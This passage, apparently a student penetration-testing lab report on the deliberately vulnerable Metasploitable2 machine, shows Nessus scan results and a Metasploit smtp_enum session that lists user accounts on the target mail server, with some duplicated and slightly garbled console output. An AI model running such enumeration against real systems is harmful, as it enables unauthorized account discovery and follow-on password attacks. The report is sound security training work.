
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.66 seconds
  
```



Now, we find many ports opened like FTP, SSH, HTTP and etc.

After that, we will try to assessment all of the vulnerabilities to make sure the riskiness of each vulnerability to decision which vulnerability that more riskiness to exploit it in the exploitation phase.

Phase 2: Vulnerability Assessments:

In the first, we need to install Nessus in the localhost and use it to assessments the vulnerability.





Nessus Essentials / Folder: x

https://localhost:8834/#/scans/reports/5/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Tenable Nessus Essentials Scans Settings

ShadyMohamed

Metasploitable2

Back to My Scans

Hosts 1 Vulnerabilities 69 Remediations 3 History 1

Filter Search Vulnerabilities 69 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
CRITICAL	10.0 *	7.4	0.6988	UnrealIRCd Backdoor Detection	Backdoors	1	
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	
CRITICAL	9.8			Bird Shell Backdoor Detection	Backdoors	1	
MIXED				Apache Tomcat (Multiple Issues)	Web Servers	4	
CRITICAL				SSL (Multiple Issues)	Gain a shell remotely	3	
HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1	
HIGH	7.5 *	5.9	0.015	rsh Service Detection	Service detection	1	
HIGH	7.5			NFS Shares World Readable	RPC	1	
MIXED				SSL (Multiple Issues)	General	28	
MIXED				ISC Bind (Multiple Issues)	DNS	5	
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1	
MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eEncryption)	Misc.	1	
MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	1	
MIXED				DNS (Multiple Issues)	DNS	6	
MIXED				SSH (Multiple Issues)	Misc.	6	
MIXED				HTTP (Multiple Issues)	Web Servers	5	
MIXED				SMB (Multiple Issues)	Misc.	2	
MIXED				TLS (Multiple Issues)	Misc.	2	
MIXED				TLS (Multiple Issues)	SMTP problems	2	
LOW	3.7	2.9	0.9736	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1	
LOW	2.6 *			X Server Detection	Service detection	1	
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1	
INFO				SMB (Multiple Issues)	Windows	7	
INFO				TLS (Multiple Issues)	General	4	
INFO				FTP (Multiple Issues)	Service detection	3	
INFO				VNC (Multiple Issues)	Service detection	3	
INFO				Apache HTTP Server (Multiple Issues)	Web Servers	2	
INFO				RPC (Multiple Issues)	RPC	2	
INFO				SSH (Multiple Issues)	General	2	
INFO				SSH (Multiple Issues)	Service detection	2	
INFO				Web Server (Multiple Issues)	Web Servers	2	
INFO				Nessus SYN scanner	Port scanners	25	
INFO				RPC Services Enumeration	Service detection	10	
INFO				Service Detection	Service detection	9	
INFO				OpenSSL Detection	Service detection	2	
INFO				RMJ Registry Detection	Service detection	2	
INFO				Unknown Service Detection: Banner Retrieval	Service detection	2	
INFO				AJP Connector Detection	Service detection	1	
INFO				Backported Security Patch Detection (FTP)	General	1	
INFO				Backported Security Patch Detection (WWW)	General	1	
INFO				Common Platform Enumeration (CPE)	General	1	
INFO				Device Type	General	1	
INFO				Ethernet Card Manufacturer Detection	Misc.	1	
INFO				Ethernet MAC Addresses	General	1	
INFO				IPC Daemon Version Detection	Service detection	1	
INFO				MySQL Server Detection	Databases	1	
INFO				Nessus Scan Information	Settings	1	
INFO				NFS Share Export List	RPC	1	

Results per page 50 Showing: 1 to 50 of 69

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 6:53 PM
End: Today at 7:07 PM
Elapsed: 14 minutes

Vulnerabilities

Donut chart showing severity distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

After that assessment, we found that there are more than 60 Vulnerabilities between info, low, medium, high and critical.

So, in the exploitation phase-in the first- we focus on critical vulnerability and go to high and so on.

And we found that critical vulnerabilities make more damage in the system so we try to exploit those vulnerabilities to show how this damage can occur, and we try to find the mitigation of each vulnerability to fix this issue that it is caused.

Phase 3: Exploitation:

In this phase, we try to exploit each ports that see in the scanning phase. In the following, we show the vulnerability and its exploitation of this.

1. SMTP on port 25/tcp:

We try to use how SMTP enumeration scanner and what that does is it allows you to look for a valid for user account then we could potentially crack the passwords and have authenticated access to an SMTP server all right, so to do this we're going to use Metasploit.

We use grep to show the scanner type and then we're going to search SMTP.


And after this, we use the smtp_enum.

We should show option because sometimes we find the options that are required to make the exploit.

We found "RHOST" that required and no value in here, so we should set the "RHOST" option by the target machine.

And exploit this payload.

This problem may allow an attacker to steal a victim's emails.




```

kali@kali ~
+-- metasploit v6.4.20-dev
+-- 2448 exploits - 1256 auxiliary - 429 post
+-- 1468 payloads - 47 encoders - 11 nops
+-- 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search smtp
4 auxiliary/scanner/http/gavazzi_en_login_loot
37 auxiliary/scanner/smtp/smtp_version
38 auxiliary/scanner/smtp/smtp_etls_domain
39 auxiliary/scanner/smtp/smtp_relay
41 auxiliary/scanner/smtp/smtp_enum
66 auxiliary/scanner/http/wp_easy_wp_smtp

msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting  Required  Description
--      -
RHOSTS    25              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
UNIXONLY  true            yes       Skip Microsoft Banned servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.21.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
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msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Activate Windows
Go to Settings to activate Windows.

```

kali@kali ~
+-- metasploit v6.4.20-dev
+-- 2448 exploits - 1256 auxiliary - 429 post
+-- 1471 payloads - 47 encoders - 11 nops
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Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search smtp
4 auxiliary/scanner/http/gavazzi_en_login_loot
37 auxiliary/scanner/smtp/smtp_version
38 auxiliary/scanner/smtp/smtp_etls_domain
39 auxiliary/scanner/smtp/smtp_relay
41 auxiliary/scanner/smtp/smtp_enum
66 auxiliary/scanner/http/wp_easy_wp_smtp

msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

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RPORT     25              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
UNIXONLY  true            yes       Skip Microsoft Banned servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.21.129:25 - 192.168.21.129:25 Banner: 220 metasploit.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.21.129:25 - 192.168.21.129:25 Users found: , backup, bin, daemon, distcc, ftp, games, gnats, irc, libuid, list, lp, mail, man, mysql, new
s, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.21.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```